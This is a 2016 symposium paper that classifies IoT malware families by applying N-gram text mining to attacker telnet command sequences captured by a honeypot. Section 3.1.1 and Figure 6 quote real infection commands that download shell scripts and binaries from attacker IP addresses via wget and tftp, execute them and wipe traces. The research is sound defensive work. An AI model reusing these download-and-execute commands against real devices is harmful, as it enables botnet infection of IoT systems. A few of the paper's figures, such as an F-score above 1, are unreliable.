Computer Security Symposium 2016
11 - 13 October 2016

IoT malware behavior analysis and classification using text mining algorithm

Chun-Jung Wu[†1], Ying Tie[†1], Katsunari Yoshioka[†1†2], Tsutomu Matsumoto[†1†2]

Abstract: Dramatic increase of cyber attacks targeting IoT devices via telnet protocol has been observed since a few years ago. We have collected a thousand malware samples and logs of 3 million telnet sessions' since 2015 April. There is an urgent need to analyze these malware and logs for taking proper defense. In this paper we present a method based on text mining algorithm for analyzing the logs. We extract the key commands from the logs and apply N-gram model to establish malware family classifiers.

Keywords: Malware behavior, text mining, N-gram

1. Introduction

1.1 Background

According to Gartner's forecast in 2015, there will be 6.4 billion IoT devices in use in 2016, and will reach 20.8 billion by 2020 [1]. In other word, embedding information and communications technology hardware to buildings, furniture, and vehicles is an ongoing trend. However, IoT is a huge challenge for cyber security protection and research. The challenge caused by the features of IoT devices as follows:

- Most IoT devices are always online.
- Implemented with simple and low level hardware
- With a variety of CPU architectures and OS
- Lack of antivirus and monitoring service
- Diverse developers with lack of security expertise

Accordingly, IoT devices are under the constant threat of cyber-attacks without protection such as antivirus software. The analysts have to face varieties of Linux/Unix malware, which are much different with previous Windows malware. Furthermore, because of the complexity of OS types and environment, properly analyzing IoT malware in sandbox leads extra challenge.

In order to observe the cyber-attack against IoT devices and analyze the threats of IoT malware, Yin Minn Pa Pa et al. [1] proposed IoTPOT, a honeypot which observes attacks on IoT devices. It focuses on Telnet-based attack and emulates IoT devices which accept telnet protocol connection. When attackers access IoTPOT, it will record all the net flow and then pass it to analysis task, such as downloading the samples. Since 2015 we have successfully observe 799,136 download attempts from 723,873 different hosts and downloaded over a thousand malware samples. Moreover, we also collect 3,909,901 session logs from the net flow, these logs record all the shell commands input sent from the attackers. Thus IoTPOT is a valid method to analyze and understand IoT cyber-attacks.

1.2 Motivation

It is uncertain that we could successfully download malware binaries from the download links observed by IoTPOT. Even if we download the samples from remote download servers, we are not sure the sample can be trigger in our environment. The static and dynamic analysis of IoT malware still require a lot of time and human resource. Although to develop automated analysis system is a general solution, it still needs to download the binaries. Thus, if we can infer or recognize IoT malware by its intrusion behavior, we may save a lot of time and human resource. Our goal is to determine which malware family the attacks are coming from by observing and analyzing only the command sequences.

In this paper we design a classifier to analyze malware behavior and then predicate the malware family from the observed behavior, namely command sequences. Furthermore, we can create a measurement to detect the change of behavior via comparing similarity of command sequences come from different time. The detection should enable the analyst to observe and monitor the evolutions of IoT malware families.

1.3 Research value

Following is the summary of our contributions:

(1) We provide a method to infer malware families from only their intrusion behavior, namely, command sequences.

(2) The method serve as an automatic measurement system to monitor the evolution of IoT malware.

2. Related works

In 2013 Yen et al. present a research which from epidemiological study of malware encounters in a large, multi-national enterprise. They collected security and network infrastructure logs, and then find out key features which present the behaviors of web-based malware. Moreover, they used logistical regression model to infer and rank the risk of encountering malware [3]. Masud, Khan, and Thuraisingham present a method that combines there kinds of feature: binary n-grams, assembly instruction sequences, and

†1
Graduate School of Environment and Information Sciences,
Yokohama National University

†2
Institute of Advanced Sciences,
Yokohama National University

Dynamic Link Library (DLL) function calls to detect malicious executables [4]. In 2015, Microsoft and Kaggle hold a game, Kaggle Microsoft Malware Classification Challenge (BIG 2015). Microsoft offers twenty thousand Windows malware binary files and ASM files, and ask contestants to classify the category of malware. Microsoft gave contestants that there are 9 categories of malware. The champion team extracted efferent feature from ASM files' opcode and gather pixel data from disk image of malware. And then apply N-gram algorithm to predicate the class of malware, which led their method to achieve 99.7% accuracy. A year later, Ahmadi et al. used similar features and improve classification algorithm to archive 99.8% accuracy with less computation cost [5]. Drew, Moore, and Hahsler apply the Strand gene sequence classifier, which offers a robust classification strategy that can easily accommodate unstructured data. To classifying malware, they execute it on approximately 500GB of malware data for predicting 9 classes of polymorphic malware. Experiments show that, with minimal adaptation, the method achieves accuracy levels well above 95% [6]. Previous researches almost analyzed windows-based malware and devised experiments in MS Windows platforms. For Linux/Unix malware, Shahzad and Muddassar Farooq (2012) have analyzed 709 Linux executable and linkable format (ELF) files. They extracted features from ELF header, and then applied machine learning classifiers to detect ELF malware. Their approach provides 99% detection accuracy with less than 0.1% false alarm rate [7]. Bai et al. (2013) have gathered feature from system calls of ELF files. They tested four classification algorithms (J48, Random Forests, AdboostM1, and IBK) to detect Linux malware. Their Detection accuracy is about 98% [8]. Since 2001 there were serious worm attack over Internet. In 2007, Wang et al. has propose a worm detection approach based on mining the dynamic program executions. They analyzed system calls from MS Windows and Linux. Via natural language processing algorithm, they traced system call sequences. Furthermore, they applied machine learning algorithm, Naïve Bayes and Support Vector Machine (SVM) to detect worm. SVM approach archive 99.5% detection rate and 2.22% false positive rate [9]. Our research will face both Linux and MS Windows malware. The major difference with previous research is our data set. We will only analyze the shell command cause by IoT malware. Our approach will focus on malware behavior records and won't relay on header or system call features of the malware binaries.

3. Method

3.1 Preliminaries

3.1.1 Sequences of shell commands observed by IoTPOT

By IoTPOT, we collect 3 million session logs. These logs record the shell commands come from attackers. Here we define a term "command sequences" to represent the content of each session logs. A command sequence may contain single or multiple shell command clauses. After understanding the purpose of clauses, we can figure out three kinds of command sequences such as the following.

- Authentication
  In order to login the device, e.g. "root" or "'root', '1234'"
- Recognition
  Test the environment to check existence of some path, e.g. "'echo welcome', 'cd /tmp'"
- Infection
  The purpose of the commands is to infect targeted devices, consist of multiple different shell command. e.g. "'system', 'ping ; sh', 'echo welcome', 'cd /var/tmp ; rm -f .nttpd ; wget -O .nttpd http://200.77.201.173:3343 ; chmod +x .nttpd ; ./.nttpd', 'exit', 'exit'"

Because the behavior of authentication and recognition are less diverse, we will majorly analyze the infection sequences. We find most of the sequences consisting of four kinds of detailed behavior:

1. Authentication behavior
   Login with ID and password
2. Change the directory behavior
   Change the directory/folder of the terminal's shell
3. Create or download files behavior
   Type "echo" to produce binary files or use "wget"/"tftp" to download files
4. Execution behavior
   Use "sh" to execute downloaded binary or script files

Sometimes, malware will execute "chmod" to alter the files' privilege, "history –c –r" to clean the system log, "rm" to remove files, and "exit" to terminate the session. Those commands may be repeatedly executed multiple time to ensure the infection is successful.

3.1.2 IoT malware families

There are several malware families we have observed previously. We pick command sequences from ZORRO, nttpd, and gayfgt as our initial research target. We recognize these 3 families' sequences and label them manually. We pick these families because they all echo special string in command sequences, so we can easily recognize them by checking the keywords and use them as ground truth. Please note that our classification method does not rely on such heuristic features like common special strings in the command sequences as such features are very fragile and adversary can always choose to remove them although our manual inspection suggests it has not yet the case and they can still serve as ground truth for now.

In previous research result, Yin Minn Pa Pa et al. find some patterns of families' command sequence [1]. This can be seen in the following Table 1. We use the categories of purposes to analyzing the pattern of each family. Therefore, we can find ZORRO would execute many types of recognition and infection command sequence. This implies ZORRO may have higher success rate of infection and more complex than other two families. As opposed to ZORRO, nttpd seems to execute simpler command sequence. The gayfgt and nttpd families are more similar to each other on behavior.

Table 1 Families' command sequence comparison [1]

Family	Pattern of Command Sequence	Number of family per Day Jan 1st ~May 19th
gayfgt	Recognition: 1. Check whether shell can be used or not by echoing "gayfgt" 2. Download shell script. Infection: 1. Using downloaded shell script, kill previously running malicious process, download malware binaries of different CPU architectures and block 23/TCP in order to prevent other infection. 2. Run all downloaded malware binaries.	328
nttpd	Recognition: 1. Check whether shell can be used or not by echoing "welcome" Infection: 1. Download binary to /tmp directory. 2. Run Binary	146
ZORRO	Recognition: 1. Check type of victim shell with command "sh" 2. Check error reply of victim by running non-existing command such as ZORRO. 3. Check whether wget command is usable or not. 4. Check whether busybox shell can be used or not by echoing ZORRO. Infection: 1. Remove various command and files under /usr/bin/, /bin, var/run/, /dev. 2. Copy /bin/sh to random file name 3. Append series of binaries to random file name of step 6 and make attacker's own shell 4. Using attacker's own shell, download binary. IP Address and port number of malware download server can be seen in the command. 5. Run binary	1753

As shown in Figure 1, from Jan 1st to May 19th there are 243,781 (9.7%) commands come from the ZORRO family, 45,634 (1.8%) commands come from the gayfgt family, and nttpd only sent 20,429 (0.8%) commands. Note that these numbers are obtained by the ground truth described in Section 3.1.2.




Figure 1 Statistics of IoT malware families.

3.2 Behavior sequence

Different kinds of IoT malware may target various devices to infect IoT devices. To complete the infection task, malware will produce various shell commands to execute in our IoTPOT. This variety will lead to different command sequences and hence we may recognize malware family by their command sequences. In order to process the large number of complex sequences, we use representative simplified form of the sequences, called behavior sequence. For example, sequences of shell command: ['cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var; tftp -r tftp.sh -g test.test.org; sh tftp.sh; busybox wget http'] can be expressed as a behavior sequence "ccccctsw" by representing each command with a special single letter, such as 'w' for 'wget' and c for 'cd'. Then, we apply natural language processing algorithm to classify the behavior sequence. We have made a table that maps each of 41 commands to a corresponding symbolic letter. A part of the table is shown in Table 2. These commands are from the historical observation data of the honeypot.

Table 2 A part of command mapping table.

Shell	Behavior token	Shell	Behavior token
&	A	echo	e
&&	A	mv	m
/bin/busybox	B	exit	q
cd	C	chmod	C
enable	E	echo	E
ftpget	F	flag	F
get	G	>	G
sh	H	kill	K
mv	M	system	M
netstat	N	Shell	S

3.3 Data collection and analysis process

Data collection for this study is done over 5 months. IoTPOT catches all the net flow and stores the pcap files to the repository server. We extracted command sequences from pcap files, and then created the behavior sequences from them. Finally, we used classifiers to classify the behavior sequences into malware families. The whole process is show in Figure 2.




Figure 2 flow of data analysis

3.4 Data analysis algorithm

3.4.1 Malware family classifier

N-gram is an algorithm based on Computational Linguistics and probability. This probabilities can be used to estimate the likelihood of a sentence occurring at all or a following word [6]. N-gram can also apply to efficient approximate string matching. Using N-gram to index lexicon terms, signature file can be compressed to a smaller size than an inverted file [12]. Furthermore, N-gram can be used to calculate similarity between two strings [9]. .In this paper, we apply N-gram to approximate behavior sequence. We use four months behavior sequences that come from ZORRO, gayfgt, and nttpd families as training set data. For each family, we will build a classifier. Those classifiers will give an approximate values for input behavior sequence to indicate how similar the input data and training data set are. Our classifiers are all based on trigram model, namely N = 3.

3.4.2 Evaluation of classification

We use a confusion matrix and receiver operating characteristic (ROC) curve to measure the classification result in our experiments. For a target family, if a sequence includes the families' keyword described in Section 3.1.2, we label it belong to the family as true; otherwise, we label it as false. Here, given a target family, let TP (true positive) be the number of behavior sequences correctly classified as the target family; FN (false negative) be the number of sequences from the target family that are misclassified as another; let TN (true negative) be the number of sequences from other families that are correctly classified; and let FP (false positive) be the number of sequences that are incorrectly classified as the target family. The precision (P) is defined by precision = TP/ (TP + FP) and the recall rate (R) is defined by recall = TP/ (TP + FN). The F-score, which is the harmonic mean of precision (P) and recall (R), provides a balance between precision and recall, that is, F-score = 2 P R/ (P + R). The F-score is conducive to find threshold of similarity. The accuracy (A) is defined by accuracy = (TP+TN) / ALL and error rate is defined by error rate = 1- accuracy. [13].

ROC curves are used to judge the discrimination ability of various statistical methods and classification algorithms. The curve is drawn by plotting the true positive rate (TPR) against the false positive rate (FPR) at different threshold settings. The area under the ROC curve (AUC) is equal to the probability that a classifier will correctly answer a randomly chosen positive instance higher than a randomly chosen negative one. If the AUC area is more close to 1, the classifier is better [14].

4. Experiments

4.1 Malware families' classification

The training data set is extracted from session logs from Jan 1st to April 30th. We collected 300 gayfgt behavior sequences, 51 nttpd behavior sequences, and 2,430 ZORRO behavior sequences.

4.1.1 Result of gayfgt classifier

We use 300 gayfgt behavior sequences to train the classifier and test it with the behavior sequences observed between May 1st and May 4th, 2016. The ground truth is that there are 32 unique gayfgt behavior sequences and 9,026 non-gayfgt behavior sequences. The confusion table and accuracy of classifier are shown in Table 3 and Table 4. The ROC curve is shown in Figure 3.

Table 3 Confusion table of gayfgt.

Threshold similarity	TP (total 32)	FN (total 32)	FP (total 9026)	TN (total 9026)
1	0	32	0	9026
0.9	5	27	24	9002
0.8	20	12	80	8946
0.7	22	10	162	8864
0.6	25	7	242	8784
0.5	29	3	313	8713
0.4	32	0	376	8650
0.3	32	0	444	8582
0.2	32	0	625	8401
0.1	32	0	873	8153
0	32	0	9026	0

Table 4 Accuracy, error rate, and F-score of gayfgt.

Threshold similarity	Accuracy	error rate	F-score
1	0.9964	0.0036	0.0000
0.9	0.9943	0.0057	0.0011
0.8	0.9897	0.0103	0.0044
0.7	0.9809	0.0191	0.0049
0.6	0.9724	0.0276	0.0055
0.5	0.9650	0.0350	0.0064
0.4	0.9584	0.0416	0.0070
0.3	0.9509	0.0491	0.0070
0.2	0.9309	0.0691	0.0070
0.1	0.9035	0.0965	0.0070
0	0.0035	0.9965	0.0071




Figure 3 ROC of gayfgt malware family.




Figure 4 ROC of nttpd malware family.

4.1.2 Result of nttpd classifier

We use 51 nttpd behavior sequences to train the classifier. To test nttpd family sequences between May 1st and May 4th. There are 11 unique nttpd behavior sequences and 5315 non-nttpd behavior sequences. The confusion table and accuracy of classifier are shown as Table 5 and Table 6. The ROC curve is as following Figure 4.

Table 5 Confusion table of nttpd.

similarity	TP (total 11)	FN (total 11)	FP (total 5315)	TN (total 5315)
1	0	11	0	5315
0.9	0	11	5	5310
0.8	0	11	11	5304
0.7	0	11	25	5290
0.6	7	4	36	5279
0.5	8	3	57	5258
0.4	9	2	84	5231
0.3	11	0	107	5208
0.2	11	0	189	5126
0.1	11	0	655	4660
0	11	0	5315	0

Table 6 Accuracy, error rate, and F-score of nttpd.

similarity	accuracy	error rate	F-score
1	0.9981	0.0019	0
0.9	0.9972	0.0028	0
0.8	0.9960	0.0040	0
0.7	0.9934	0.0066	0
0.6	0.9913	0.0087	0.0026
0.5	0.9873	0.0127	0.0030
0.4	0.9822	0.0178	0.0034
0.3	0.9779	0.0221	0.0041
0.2	0.9625	0.0375	0.0041
0.1	0.8750	0.1250	0.0041
0	0.0000	1.0000	0.0041

4.1.3 Result of ZORRO classifier

We pick 500 ZORRO behavior sequences to train the classifier and test it with the honeypot observation from May 1st to May 4th. There are 4,286 unique ZORRO behavior sequences and 1,039 non- ZORRO behavior sequences. The confusion table and accuracy of classifier are shown in Table 7 and Table 8 . The ROC curve is shown in Figure 5.

Table 7 Confusion table of ZORRO.

similarity	TP(total 4286)	FN(total 4286)	FP(total 1039)	TN(total 1039)
1	0	4286	0	1039
0.9	3764	522	0	1039
0.8	3852	434	0	1039
0.7	3945	341	0	1039
0.6	4068	218	0	1039
0.5	4166	120	0	1039
0.4	4283	3	0	1039
0.3	4285	1	0	1039
0.2	4286	0	0	1039
0.1	4286	0	8	1031
0	4286	0	1039	0

Table 8 Accuracy, error rate, and F-score of ZORRO.

similarity	accuracy	error rate	F-score
1	0.1951	0.8049	0.0000
0.9	0.9020	0.0980	0.8787
0.8	0.9185	0.0815	0.8812
0.7	0.9360	0.0640	0.8836
0.6	0.9591	0.0409	0.8868
0.5	0.9775	0.0225	0.8891
0.4	0.9994	0.0006	0.8918
0.3	0.9998	0.0002	0.8919
0.2	1.0000	0.0000	0.8919
0.1	0.9985	0.0015	0.8919
0	0.8049	0.1951	1.6098





Figure 5 ROC of ZORRO malware family.



```
hscDcDcDcDckmwwmwwmwwmwwwChRtChRtgChRbe

['root', 'root', 'sh', 'shell', 'cd /tmp || cd /var/run || cd /dev/
shm || cd /mnt || cd /var;kill -9 $(pidof ./busybox);mv -f /
usr/bin/-wget /usr/bin/wget;mv -f /usr/sbin/-wget /usr/bin/
wget;mv -f /bin/-wget /bin/wget;mv -f /sbin/-wget /bin/
wget;wget http://198.144.181.20/lol.sh;chmod +x
lol.sh;sh lol.sh;rm -rf lol.sh;tftp -r c1.sh -g
198.144.181.20;chmod +x c1.sh;sh c1.sh;rm -f c1.sh;tftp
198.144.181.20 -c get c2.sh;chmod +x c2.sh;sh
c2.sh;rm -f c2.sh;history', "/bin/busybox;echo -e 'gayfgt'",
'D,']
```

Figure 6 new command sequence of gayfgt of malware family observed during May 5th to May 8th.

4.2 Detecting evolution of malware behavior

About gayfgt family, we use the same classifier and training set to test collected data between May 5th and May 8th. And then we also calculate the confusion matrix, accuracy, F-score, and drawing ROC curve. The confusion table in Table 9 shows that there are 19 false negative behavior sequences under 0.4 similarity. Those false negatives are not detected by classifier in the data between May 1st and May 4th. We manually looked into command sequence on May 5th and found that there are some new command sequences, shown in Figure 6, sent from gayfgt family. This kind of evolution is also observed by previous IoTPOT research [1] and indicates active development of the malware family by adversary.

Table 9 Confusion table of gayfgt (5/5~5/8).

similarity	TP (total 42)	FN (total 42)	FP (total 5285)	TN (total 5285)
1	0	42	0	5285
0.9	1	41	20	5265
0.8	12	30	64	5221
0.7	18	24	123	5162
0.6	22	20	188	5097
0.5	29	13	251	5034
0.4	31	11*	305	4980
0.3	35	7*	355	4930
0.2	40	2*	518	4767
0.1	42	0	763	4522
0	42	0	5285	0

Table 10 Accuracy, error rate, and F-score of gayfgt. (5/5~5/8)

similarity	accuracy	error rate	F-score
1	0.9921	0.0079	0.0000
0.9	0.9885	0.0115	0.0004
0.8	0.9824	0.0176	0.0045
0.7	0.9724	0.0276	0.0068
0.6	0.9610	0.0390	0.0083
0.5	0.9504	0.0496	0.0109
0.4	0.9407	0.0593	0.0116
0.3	0.9320	0.0680	0.0131
0.2	0.9024	0.0976	0.0149
0.1	0.8568	0.1432	0.0156
0	0.0079	0.9921	0.0158




Figure 7 ROC of gayfgt (5/5~5/8) malware family.

5. Discussion and Conclusions

According to confusion tables and ROC curves of three families, the result show a clear and strong conclusion that N-gram can properly classify ZORRO, gayfgt, and nttpd behavior. Even if the threshold of similarity is 0.1, our method only causes 8 false positives as shown in Table 7. All of the three classifier can reach more than 0.9 accuracy with a few false positive. All the AUC of classifiers are near 0.9. Thus we may say that the 3 families' behavior are much different with each other. So we may use these classifiers to infer the malware family of compromised devices, even if we can't download the binary sample. We hope this research may save time and human resources that are spent on malware analysis tasks.

Our method can also detect the change of malware behavior. Because the new command sequences may cause false negatives. Analyst may find the change by confusion table, decrease of accuracy, or AUC of ROC curve. If we conduce this method daily or weekly, we can systematize monitoring the evolution of IoT malware families.

Although the present study has yielded findings that have both theoretical and practical implications, its design is not without flaws. Having acknowledged the limitation of this study, we can nevertheless confirm that to apply text mining algorithm to malware behavior analysis is effective. First, before we teach the classifier, we must prepare the training sequences of malware family. Moreover, if IoTPOT could get all the malware samples, and the analyst might quickly activate every sample. This method is not necessary for recognition of malware family.

6. Future work

This study should provide a descriptive basis for additional research. Future research could examine if other IoT malware families can be properly classified by N-gram.

Acknowledgement

A part of this research was conducted under the auspices of the MEXT Program for Promoting Reform of National Universities.

Reference

[1]Gartner Says a Thirty-Fold Increase in Internet-Connected Physical Devices by 2020 Will Significantly Alter How the Supply Chain Operates, [online] Available: online

[2]Pa, Y. M. P., Suzuki, S., Yoshioka, K., Matsumoto, T., Kasama, T., & Rossow, C. (2016). IoTPOT: A Novel Honeypot for Revealing Current IoT Threats. Journal of Information Processing, 24(3), 522-533.

[3]Yen, T. F., Heorhiadi, V., Oprea, A., Reiter, M. K., & Juels, A. (2014, November). An epidemiological study of malware encounters in a large enterprise. In Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security (pp. 1117-1130). ACM.

[4]Masud, M. M., Khan, L., & Thuraisingham, B. (2008). A scalable multi-level feature extraction technique to detect malicious executables. Information Systems Frontiers, 10(1), 33-45.

[5]Ahmadi, M., Ulyanov, D., Semenov, S., Trofimov, M., & Giacinto, G. (2016, March). Novel feature extraction, selection and fusion for effective malware family classification. In Proceedings of the Sixth ACM Conference on Data and Application Security and Privacy (pp. 183-194). ACM.

[6]Drew, J., Moore, T., & Hahsler, M. Polymorphic Malware Detection Using Sequence Classification Methods.

[7]hahzad, F., & Farooq, M. (2012). ELF-Miner: using structural knowledge and data mining methods to detect new (Linux) malicious executables. Knowledge and information systems, 30(3), 589-612.

[8]Bai, J., Yang, Y., Mu, S., & Ma, Y. (2013). Malware detection through mining symbol table of Linux executables. Information Technology Journal, 12(2), 380.

[9]Kondrak, G. (2005, November). N-gram similarity and distance. In International Symposium on String Processing and Information Retrieval (pp. 115-126). Springer Berlin Heidelberg.

[10]Wang, X., Yu, W., Champion, A., Fu, X., & Xuan, D. (2007, September). Detecting worms via mining dynamic program execution. In Security and Privacy in Communications Networks and the Workshops, 2007. SecureComm 2007. Third International Conference on (pp. 412-421). IEEE.

[11]Brown, P. F., Desouza, P. V., Mercer, R. L., Pietra, V. J. D., & Lai, J. C. (1992). Class-based n-gram models of natural language. Computational linguistics, 18(4), 467-479

[12]Carterette, B., & Can, F. (2005). Comparing inverted files and signature files for searching a large lexicon. Information processing & management, 41(3), 613-633.

[13]R. Kohavi and F. Provost, “Glossary of terms,” Machine Learning, Editorial for the Special Issue on Applications of Machine Learning and the Knowledge Discovery Process, Vol. 30, 1998, pp. 271-274.

[14]Hanley, J. A., & McNeil, B. J. (1982). The meaning and use of the area under a receiver operating characteristic (ROC) curve. Radiology, 143(1), 29-36.